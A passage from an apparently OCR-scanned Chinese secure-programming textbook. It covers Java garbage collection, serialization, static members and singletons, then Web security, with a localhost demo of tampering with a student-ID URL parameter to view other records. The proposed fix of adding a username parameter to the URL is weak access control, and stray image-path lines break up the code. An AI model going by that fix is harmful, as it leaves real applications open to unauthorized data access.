当Java虚拟机已确定尚未终止的任何线程无法再通过任何方法访问此对象时，由对象的垃圾回收器调用此方法。对于任何给定对象，Java虚拟机最多只调用一次finalize() 方法。

finalize()定义于java.lang.Object中，finalize()方法可以被任何类重写，并完成类似析构函数的功能，以配置系统资源或执行其他清除。不过，事实上，可以调用System.gc() 方法强制垃圾回收器来释放这些对象的内存。

如下代码：

P07_01.java

```
package prj07;

class Customer
{
    private String account;
    private String password;
    private String cname;
    protected void finalize() throws Throwable
    {
        System.out.println("finalize()");
    }
}


public class P07_01
{

    public static void main(String[] args)
    {
        Customer cus = new Customer();
        // 给 cus 置空
        cus = null;
        // 强制垃圾回收
        System.gc();
    }
}
```



屏幕打印：

```
finalize()
```



Note

注意，因为垃圾回收工作可能具有一定的延迟，而手工用 System.gc()进行强制垃圾回收又可能被忘记，因为，很多代码因为在这个问题上忽略了，造成了安全隐患，如下代码：

P07_02.java

```
package prj07;

import java.util.ArrayList;

class MyObject
{
    protected void finalize() throws Throwable
    {
        System.out.println("finalize()");
    }
}
public class P07_02
{
    public static void main(String[ ] args)
    {
        ArrayList al = new ArrayList();
        for (int i = 1; i < 2; i++ )
        {
            MyObject obj = new MyObject();
            al.add(obj);
            obj = null;
        }
        System.gc();
    }
}
```

运行该代码，没有任何的反应。垃圾回收机制也无法调用 MyObject 的 finalize()方法。虽然此时所有的 obj 都被置空，但是它们没有被释放，因为变量 al 引用了这些对象。所以，在使用这类功能时要特别小心。除非将代码改为：

P07_03.java

```
package prj07;

import java.util.ArrayList;

class MyObject
{
    protected void finalize() throws Throwable
    {
        System.out.println("finalize()");
```




```
        }
    }
    public class P07_03
    {
        public static void main(String[ ] args)
        {
            ArrayList al = new ArrayList();
            for (int i = 1; i < 2; i++ )
            {
                MyObject obj = new MyObject();
                al.add(obj);
                obj = null;
            }
            al = null;
            System.gc();
        }
    }
```

运行，屏幕上打印：

```
finalize()
```

综上所述，Java 的垃圾回收机制确实可以减小程序员的工作量，对于 Java 回收机制，可以遵循以下准则：

- 在不使用某对象时，显式地将此对象赋空，等待垃圾回收；如：


```
ClassA ca = new ClassA ();
// 应用 ca 对象
// 当使用对象 ca,确认没有其他使用之后主动将其设置为空
ca = null;
```


- 遵循谁创建谁释放的原则，让程序更有条理；
- 可以在合适的场景下使用对象池技术以提高系统性能；
- 尽量避免强制系统做垃圾内存的回收，增长系统做垃圾回收的最终时间；必要时候，可以调用 System. gc()方法强制垃圾回收。

不过，根据 Java 语言规范定义，不同的 JVM 实现者可能使用不同的算法管理垃圾收集器，System. gc()函数不保证 JVM 的垃圾收集器一定会马上执行。但通常来说，除非在一些特定的场合，如实时系统，用户不希望垃圾收集器突然中断应用程序执行而进行垃圾回收，垃圾收集器的执行影响应用程序的性能，此时可以调整垃圾收集器的参数，让垃圾收集器能够通过平缓的方式释放内存。

7.2.3　对象线程安全

在很多情况下，对象可能在多线程的环境下运行。一个对象在其生命周期内可以被多个线程访问，实际上是多线程通信的一种方式，此种情况就会出现多种问题，其中最重要的就是多线环境下对象的状态安全访问以及修改。实际上，很多系统软件(如服务器)已经在底层实现了线程安全，因此，隐患主要来源于：程序员不知道该组件对象





使用线程来实现,错误地使用一些非线程机制情况下的方法。

关于对象线程安全,有两个方面的问题:

(1) 很多框架下都提供了对象被多个线程访问的机制,当对象可能被多个线程来运行时,千万不能在对象中保存和某个线程相关的状态。

例如,JavaEE 中的 Servlet,其运行模型为:每一个请求实际上就是一个线程,来运行 Servlet 的某些函数,此时,Servlet 中就不宜保存相应的状态数据。

(2) 当对象可能被多个线程进行操作时,应该考虑同步问题。该问题在前面的章节有所讲解,在此省略。

7.2.4 对象序列化安全

对象序列化是面向对象语言中的重要特性之一,在 Java 系列和.NET 系列中,都可以使用一定的手段实现对象序列化。一般情况下,对象具有一定的生命周期,随着生成该对象的程序作用域结束而结束。但是,有时候,程序可能需要将对象的状态保存下来,或者写入文件,或者写入数据传输流,在需要时再将对象读入之后进行恢复,这里面就需要序列化的工作。

对象序列化,就是将对象的状态转换成字节流(当然也可能是字节流以上的一些包装流),在使用的时候,可以通过读取流中的内容,生成相同状态的对象。序列化(Serialization)过程的工作一般是:对象将描述自己状态的数据输出到流中,描述自己状态的数据,一般是成员变量,因此,序列化的主要任务是写出对象成员变量的数值。特殊情况下,如果对象中,某个成员变量是另一对象的引用,则被引用的对象也要序列化,因此,序列化工作是递归的。

在很多应用中,对象序列化具有很重要的作用。如数据传输软件中,传输的数据一般是一个对象,这种情况下,该对象应该具备写入流中的能力,也就是说需要被序列化;另外一些情况下,可能需要将对象写入持久化存储(如数据库和文件),也需要进行对象的序列化。

以 Java 为例,将对象序列化的方法很简单,满足两个条件即可:

- 将该对象对应的类实现 Serializable 接口;
- 该对象被序列化成员必须是非静态成员变量;

其他语言中,序列化过程类似。不过,对象序列化只能保存成员变量的值,其他内容,如成员函数、修饰符等,都不能保存。


对象序列化有什么安全问题呢?

由于对象序列化之后要在网上传输,或者写入数据流,因此,需要关心的问题一般是信息泄密问题。对象被序列化时,使用字节数组表示,并且加上了很多控制标记,在一定程度上阻止了对象成员直接被攻击者识别。但是还是不能完全阻止对象内容的泄密,对保存的对象稍加分析,则可获取需要的信息。所以,在序列化时,一定要注意不能让敏感信息(如卡号密码)泄密。

解决该问题的方法有两种:

(1) 在将对象实现序列化时,进行一些处理,如加密。该类方法将在后面的章节中详细叙述。





(2) 不要将敏感信息序列化。

可以通过一些手段，不将某些成员序列化。如在 Java 中，可以在成员前面加上 transient 关键字，在序列化时，系统将会回避这些字段。

✎提示　实际上，不将某些信息序列化，还有其他一些作用，如：

- 网络之间传递信息时，可以避免一些占用大量字节数的对象进行传输，减轻网络压力；
- 在对象中可能有一些成员不是简单的变量，而是引用类型，但是这些成员引用没有实现序列化接口，一般情况下会出现异常，为了避免这种异常，可以将这些成员设置为“不序列化”的。

7.3　静态成员安全

7.3.1　静态成员的机理

在类中，数据成员可以分静态成员、非静态成员两种。

类中的成员，通常情况下，必须通过它的类的对象访问，但是可以创建这样一个成员，使它的使用完全独立于该类的任何对象，被类的所有对象共用。

在成员的声明前面加上关键字 static（静态）就能创建这样的成员，这种成员叫做静态成员。如果一个成员变量被声明为 static，就是静态变量，如果一个成员方法被声明为 static，就是静态方法，它们就能够在它的类的任何对象创建之前被访问，而不必引用任何对象。

静态成员变量存储在全局数据区，为该类的所有对象共享，不属于任何对象的存储空间，逻辑上所有对象都共享这一存储单元，对静态成员变量的任何操作影响这一存储单元的所有对象。

如下代码：


```
class Customer
{
    private String account;
    private String password;
    private String cname;
    public static String bankName;
}
```

调用：

```
Customer cus1 = new Customer();
Customer cus2 = new Customer();
```

之后，内存中数据如图 7-3 所示。





Note




图 7-3

静态成员从属于一个类，不是某对象的一部分，非静态成员可以直接访问类中静态的成员，但是静态成员不可以访问非静态成员。

静态成员的优点是：消除传统程序设计方法中的全局变量，为真正实现封装性提供了必要手段。

7.3.2 静态成员需要考虑的安全问题

由于静态成员的共享性，就必须考虑其数据安全。除了上一节讲到的线程安全以外，还必须考虑对象对其进行访问时的安全性。主要要注意以下几点：

（1）静态成员的初始化操作先于对象的实例化而进行，所以在它们的初始化中不要启动线程，以免造成数据访问的问题。同时静态成员的初始化操作中也不应该有依赖关系；

（2）不用静态变量保存某个对象的状态，而应该保存所有对象应该共有的状态；

（3）不用对象来访问静态变量，而用类名来访问静态变量。

7.3.3 利用单例提高程序性能

单例模式适合于一个类只有一个实例的情况，可以起到提高性能的效果。比如Windows中的任务管理器，一旦打开如果再次打开，就不会打开新窗口，又如打印缓冲池和文件系统，它们都是单例的例子。怎样保证一个对象只有在第一次使用时候实例化，以后要使用就不再实例化？

单例模式确保某一个类只有一个实例，而且自行实例化并向整个系统提供这个实例，这个类称为单例类，它提供全局访问的方法。单例模式的要点有3个：

（1）某个类只能有一个实例；

（2）它必须自行创建这个实例；

（3）它必须自行向整个系统提供这个实例。

以“Windows任务管理器”为例，如图7-4所示。

当打开任务管理器后，如果再次打开任务管理器，就使用前面已经打开的对象。就可以用单例模式来进行模拟。

代码如下：

TaskManagerTest.java

```
package prj07;

class TaskManager
{
```






```
        private static TaskManager tm = new TaskManager();
        public static TaskManager getInstance()
        {
            return tm;
        }
        private TaskManager()
        {
            System.out.println("对象被生成");
        }
        public void show()
        {
            System.out.println("显示");
        }
    }
    public class TaskManagerTest
    {
        public static void main(String[] args)
        {
            TaskManager tm1 = TaskManager.getInstance();
            tm1.show();
            TaskManager tm2 = TaskManager.getInstance();
            tm2.show();
        }
    }
```

运行后的显示效果如图 7-5 所示。




图　7-4



图　7-5


当然这只有在确信程序不再需要任何多于一个的实例的情况下。通过单例模式可以做到：

- 确保一个类只有一个实例被建立；



- 提供一个对对象的全局访问指针，在不影响单例类的客户端的情况下允许将来有多个实例，等等。

单例模式在其他场合，如数据库连接池、共享对象方面，可以起到提高系统性能的作用。




Note

小　　结

本章主要介绍面向对象中的安全编程，涉及面向对象、内存的分配与释放、对象序列化安全、静态成员安全等，最后用单例模式阐述了静态成员对提高系统性能所作的贡献。

练　　习

1. 写一段静态成员不安全的代码。
2. 对第 1 题提出解决方案。
3. 怎样获取序列化对象中的字段信息？
4. 对象序列化过程中，怎样保证安全？
5. 在 C 和 Java 中怎样回收内存？
6. 单例模式为什么能提高程序性能？有何劣势？



Web编程安全

Web是目前比较流行的软件编程方法之一，也是B/S模式的一种实现方式，由于Web编程的方法和传统C/S程序的不相同，因此，Web编程中的安全问题也具有其特殊性。

本章主要针对Web编程中的一些安全问题进行讲解。首先讲解了Web运行的原理，然后讲解了URL操作攻击，接下来针对Web程序的特性，讲解了4种页面之间传递状态的技术，并比较了它们的安全性，最后针对两种常见的安全问题：跨站脚本和SQL注入进行了详细叙述。

应该指出的是，本章所列举的并不是Web编程安全的全部内容，只是讲述了一些常见的安全问题及其解决方法。在实际项目开发中，读者可以采取相应的方法来解决。

8.1 Web概述


8.1.1 Web运行的原理

Web原意是“蜘蛛网”，或“网”。在互联网等技术领域，特指网络，在应用程序领域，又是World Wide Web(万维网)的简称。不过，对于不同的对象，它有好几个方面的意思：

- 对于普通用户来说，Web是一种应用程序的使用环境；
- 对于软件(网站)的制作者来说，是一系列技术的复合总称，如网站的用户界面、后台程序、数据库等。

本章主要站在软件的制作者角度来讲解Web。实际上，Web程序在架构上属于B/S(浏览器/服务器)模式。随着Internet技术的兴起，B/S结构成为对C/S结构的一种改进。这种结构有如下特点：


- 程序完全放在应用服务器上，并在应用服务器上运行，通过应用服务器同数据库服务器进行通信；
- 客户机上无须安装任何客户端软件，系统界面通过客户端浏览器展现，客户端



只需要在浏览器内输入 URL；

• 修改了应用系统，只需要维护应用服务器。

由于 B/S 结构的优点，现在的网络应用系统中，B/S 系统占绝对主流地位。



Note

提示　不过，B/S 并不是 C/S 的替代品。B/S 结构相较于 C/S 结构，也存在一定的劣势，B/S 的界面没有 C/S 友好，实时性不如 C/S 等。

了解了什么是 Web 程序，再来深入了解一下 Web 技术的相关特点。

在 Web 程序结构中，浏览器端与应用服务器端采用请求/响应模式进行交互，如图 8-1 所示。




图　8-1

过程描述如下：

(1) 客户端(通常是浏览器，如 IE、Firefox 等)接受用户的输入，如用户名、密码、查询字符串等；

(2) 客户端向应用服务器发送请求，输入之后，提交，客户端把请求信息(包含表单中的输入以及其他请求等信息)发送到应用服务器端，客户端等待服务器端的响应；

(3) 数据处理，应用服务器端使用某种脚本语言，来访问数据库，查询数据，并获得查询结果；

(4) 数据库向应用服务器中的程序返回结果；

(5) 发送响应，应用服务器端向客户端发送响应信息(一般是动态生成的 HTML 页面)；

(6) 显示，由用户的浏览器解释 HTML 代码，呈现用户界面。

8.1.2　Web 编程

可以说，不同的 Web 编程语言都对应着不同的 Web 编程方式，目前常见的应用于 Web 的编程语言主要有以下几种。


1. CGI

CGI(Common Gateway Interface)全称是“公共网关接口”，其程序须运行在服务器端。该技术可以用来解释处理来自 Web 客户端的输入信息，并在服务器进行相应的处理，最后将相应的结果反馈给浏览器。CGI 技术体系的核心是 CGI 程序，负责处理客户端的请求。早期有很多 Web 程序用 CGI 编写，但是由于其性能较低(如对多用户的请求采用多进程机制)和编程复杂，目前使用较少。

2. PHP

PHP(Hypertext Preprocessor)是一种可嵌入 HTML、可在服务器端执行的内嵌式脚本语言，语言的风格比较类似于 C 语言，使用范围比较广泛。其语法混合了 C、Java、Perl，比 CGI 或者 Perl 能够更快速地执行动态网页。PHP 执行效率比 CGI 要高





许多；另外，它支持几乎所有流行的数据库以及操作系统。

3. JSP

JSP(Java Server Pages)是由 Sun 公司提出，其他许多公司一起参与建立的一种动态网页技术标准。JSP 技术在传统的网页 HTML 文件(*.htm，*.html)中嵌入 Java 程序段(Scriptlet)、Java 表达式(Expression)或者 JSP 标记(tag)，从而形成 JSP 文件(*.jsp)，在服务器端运行。和 PHP 一样，JSP 开发的 Web 应用也是跨平台的，另外，JSP 还支持自定义标签。JSP 具备了 Java 技术面向对象，平台无关性且安全可靠的优点，值得一提的是，众多大公司都支持 JSP 技术的服务器，如 IBM、Oracle 公司等，使得 JSP 在商业应用的开发方面成为一种流行的语言。

4. ASP

ASP(Active Server Page)意为"动态服务器页面"，是微软公司开发的一种编程规范，最初目的是代替 CGI 脚本，可以运行于服务器端，与数据库和其他程序进行交互，可以包含 HTML 标记、文本、脚本以及 COM 组件等。由于其编写简便，快速开发支持较好，在中小型 Web 应用中，比较流行。

5. JavaScript

JavaScript 是一种基于对象和事件驱动的脚本语言，主要运行于客户端。JavaScript 编写的程序在运行前不必编译，客户端浏览器可以直接来解释执行 JavaScript。一般情况下，一些不用和服务器打交道的交互(如账号是否为空)，就可以直接在客户端进行，给用户提供了一个较好的体验，减轻了服务器的负担。

8.2 避免 URL 操作攻击

8.2.1 URL 的概念及其工作原理

Web 上有很多资源，如 HTML 文档、图像、视频、程序等，在访问时，它们的具体位置怎样确定呢？通常是利用 URL。

统一资源定位器(Uniform Resoure Locator，URL)，是 Internet 上用来描述信息资源的字符串，可以帮助计算机来定位这些 Web 上可用资源。


以下是一个典型的 URL 例子：

```
http://localhost:8080/Prj08/index.jsp?username = guokehua
```

可以看出，URL 一般由 3 部分组成。

- 访问资源的命名机制(协议)：http，实际上还有可能是 ftp 等。
- 存放资源的主机名：localhost:8080。
- 资源自身的名称，由路径表示：/Prj08/index.jsp。
- 其他信息，如查询字符串等：? username=guokehua。

另外有一个概念，叫做统一资源标识(Uniform Resource Identifier，URI)。在网络



领域，熟悉 URL 概念的人比熟悉 URI 的要多，实际上，URL 是 URI 命名机制的一个子集。




图 8-2

另外，还有一个概念是统一资源名称(Uniform Resource Name，URN)：也用来标识 Internet 上的资源，但是通过使用一个独立于位置的名称来实现。URN 也是 URI 的一个子集。三者关系如图 8-2 所示。

Note

8.2.2 URL 操作攻击

URL 操作攻击的原理，一般是通过 URL 来猜测某些资源的存放地址，从而非法访问受保护的资源。

举一个例子，假如有一个教学管理系统，教师输入自己的账号、密码，可以看到他所教的班级的学生信息。

囿于篇幅，这里不给出代码，仅仅给出代码的基本思想。

系统中有一个学生表，参见表 8-1。

表 8-1 学生表

学号(主键)	姓名	性别	家庭住址	班级
⋮				

还有一个教师表，参见表 8-2。

表 8-2 教师表

账号(主键)	密码	姓名	班级
⋮			

系统流程如下：

(1) 首先呈现给教师的是登录页面，如 http://localhost:8080/Prj08/login.jsp，该页面代码中，首先显示一个表单，如图 8-3 所示。

该表单将用户的账号和密码提交给一个控制器，控制器访问数据库，如果通过验证，则将用户信息存放在 session 内，跳到 welcome 页面。

(2) 登录成功后，教师会看到如图 8-4 所示的 welcome 界面，http://localhost:8080/Prj08/welcome.jsp。





图 8-3　　图 8-4

该页面中，首先从 session 中获取登录用户名，然后结合两个表进行查询，得到班级学生姓名，在列表中，显示了该教师所在班级的学生；后面的链接负责将该学生的学号





传给 display.jsp。

(3) 用户单击"王海"后面的"查看"链接，到达页面：http://localhost:8080/Prj08/display.jsp?stuno=0035，显示效果如图 8-5 所示。

以下是王海的信息：
学号:0035
姓名:王海
性别:男
家庭住址: 上海

图 8-5

该页面主要是根据传过来的值查询数据库中的学生表。将信息显示。表面上看上去，该程序没有任何问题。

注意，前面的步骤中，单击"王海"右边的"查看"链接时，用于学生"王海"从数据库获取数据的 URL 为：

```
http://localhost:8080/Prj08/display.jsp?stuno = 0035
```

因为王海的学号为 0035，所以，从客户端源代码上讲，"王海"右边的"查看"链接看起来是这样的：

```
<a href = "http://localhost:8080/Prj08/display.jsp?stuno = 0035">查看</a>
```

该 URL 非常直观，可以从中看到是获取 stuno 为 0035 的数据，因此，给了攻击者机会，可以很容易尝试将如下 URL 输入到地址栏中：

```
http://localhost:8080/Prj08/display.jsp?stuno = 0001
```

表示命令数据库查询学号为 0001 的学生信息，当然，可能刚开始的尝试或许得不到结果(该学号可能不存在)，但是经过足够次数的尝试，总可以给攻击者得到结果的机会。如输入：

```
http://localhost:8080/Prj08/display.jsp?stuno = 0024
```

得到的内容如图 8-6 所示。

以下是江民的信息：
学号:0024
姓名:江民
性别:男
家庭住址: 湖北

图 8-6

因为"江民"的学号就是"0024"，所以"江民"的信息就显示了出来。这里就造成了一个不安全的现象：老师可以查询不是他班级上学生的信息。


更有甚者，如果网站足够不安全的话，攻击者可以不用登录，直接输入上面格式的 URL(如 http://localhost:8080/Prj08/display.jsp?stuno=0024)，将信息显示出来。这样编写导致该学校网站为 URL 操作攻击敞开了大门。


8.2.3 解决方法

如何解决以上 URL 操作攻击？程序员在编写 Web 应用的时候，可以从以下方面加以注意：

(1) 为了避免非登录用户进行访问，对于每一个只有登录成功才能访问的页面，应该进行 session 的检查(session 检查的内容在下一个章节提到)；

(2) 为限制用户访问未被授权的资源，可在查询时将登录用户的用户名也考虑进去。如王海的学号为 0035，所以王海右边的"查看"链接可以设计为这样：





Note

```
<a href = "http://localhost:8080/Prj08/display.jsp?stuno = 0035&username = guokehua">查看</a>
```

这样,用于学生王海从数据库获取数据的 URL 为:

```
http://localhost:8080/Prj08/display.jsp?stuno = 0035&username = guokehua
```

在向数据库查询时,就可以首先检查 guokehua 是否在登录状态,然后根据学号(0035)和教师用户名(guokehua)综合进行查询。这样,攻击者单独输入学号,或者输入学号和未登录的用户名,都无法显示结果。

8.3 页面状态值安全

我们知道,HTTP 是无状态的协议。Web 页面本身无法向下一个页面传递信息,如果需要让下一个页面得知该页面中的值,除非通过服务器。因此,Web 页面保持状态并传递给其他页面,是一个重要技术。

Web 页面之间传递数据,是 Web 程序的重要功能,其流程如图 8-7 所示。

服务器
客户端页面1 输入:guokehua
发送guokehua
P2
客户端页面2 显示:guokehua
响应

图 8-7

其过程如下:

- 页面 1 中输入数据 guokehua,提交给服务器端的 P2;
- P2 获取数据,响应给客户端。

问题的关键在于页面 1 中的数据如何提交,页面 2 中的数据如何获得。

举一个简单的案例:页面 1 中定义了一个数值变量,并通过计算,将其平方的值显示在界面上;同时页面 1 中有一个链接到页面 2,要求单击链接,在页面 2 中显示该数字的立方。很明显,该应用中,页面 2 必须知道页面 1 中定义的那个变量。

在 HTTP 协议中一共有 4 种方法来完成这件事情:

(1) URL 传值;

(2) 表单传值;

(3) Cookie 方法;

(4) session 方法。


这 4 种方法各有特点,各有安全性,本节将对其进行分析。

8.3.1 URL 传值

以上面举的例子为例,可以将页面 1 中的变量通过 URL 方法传给页面 2,格式为:

```
页面 2 路径?参数名 1 = 参数值 1& 参数名 2 = 参数值 2&...
```





如上例子,可以写成:

urlP1.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312" %>
<%
    //定义一个变量:
    String str = "12";
    int number = Integer.parseInt(str);
%>
该数字的平方为: <% = number * number %><HR>
<a href="urlP2.jsp?number=<% = number %>">到达 urlP2</a>
```

运行后的效果如图 8-8 所示。

该数字的平方为: 144

到达urlP2

图 8-8

页面底部显示了一个链接:到达 urlP2,其链接内容为:

```
http://localhost:8080/Prj08/8-3/urlP2.jsp?number=12
```

相当于提交到服务器的 urlP2.jsp,并给其一个参数 number,值为 12。此处 urlP2 代码为:

urlP2.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312" %>
<%
    //获得 number
    String str = request.getParameter("number");
    int number = Integer.parseInt(str);
%>
该数字的立方为: <% = number * number * number %><HR>
```

单击 urlP1.jsp 中的链接,到达 urlP2.jsp,效果如图 8-9 所示。

这说明,可以顺利实现值的传递。

但是该方法有如下问题:

(1) 传输的数据只能是字符串,对数据类型具有一定限制;

(2) 传输数据的值会在浏览器地址栏里被看到。如上例子,当单击了链接到达 urlP2.jsp,浏览器地址栏上的地址变如图 8-10 所示。


该数字的立方为: 1728

图 8-9

http://localhost:8080/Prj08/8-3/urlP2.jsp?number=12

图 8-10

number 的值可以被人看到。从保密的角度讲,这是不安全的。特别是安全性要求很严格的数据(如密码),不应该用 URL 方法来传值。





Note

但是，URL 方法并不是一无是处，由于其简单性和平台支持的多样性（没有浏览器不支持 URL），很多程序还是用 URL 传值比较方便，如图 8-11 所示的界面。

以下是数据库中的学生：
张海 删除
王明 删除
汤和 删除
梁峰 删除

图 8-11

可以通过链接来删除学生。用 URL 方法显得简洁方便（不过，要小心上一节所说的 URL 操作攻击）。

8.3.2 表单传值

上面举的例子，通过 URL 方法，传递的数据可能被看到。为了避免这个问题，可以用表单将页面 1 中的变量传给页面 2，表单格式为：

```
<form action="页面 2 路径">
    <!-- 表单中的其他表单元素 -->
    <input type="submit" value="到达 formP2">
</form>
```

如上例子，可以写成：

formP1.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312"%>
<%
    //定义一个变量：
    String str = "12";
    int number = Integer.parseInt(str);
 %>
该数字的平方为：<%=number*number %><HR>
 <form action="formP2.jsp">
    <input type="text" name="number" value="<%=number %>">
    <input type="submit" value="到达 formP2">
</form>
```

运行后的效果如图 8-12 所示。

该数字的平方为：144

12 到达formP2

图 8-12

可以看到，这里实际上是将 number 的值放入表单元素（文本框），传到下一个页面（formP2）。但是，number 的值在界面上会被看到，为了既传值又不被看到，可以使用隐藏表单。


网页制作中，input 有一个 type="hidden"的选项，它是隐藏在网页中的一个表单元素，并不在网页中显示出来，但是可以设置一些值。

于是 formP1 代码可以改为：

formP1.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="gb2312"%>
<%
    //定义一个变量：
    String str = "12";
```






```
    int number = Integer.parseInt(str);
%>
该数字的平方为: <% = number * number %><HR>
<form action = "formP2.jsp">
    <input type = "hidden" name = "number" value = "<% = number %>">
    <input type = "submit" value = "到达 p2">
</form>
```

运行后的效果如图 8-13 所示。

该数字的平方为：144

到达formP2

图　8-13

传的值就被隐藏起来了。下面是 formP2 的代码：

formP2.jsp

```
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
    //获得 number
    String str = request.getParameter("number");
    int number = Integer.parseInt(str);
%>
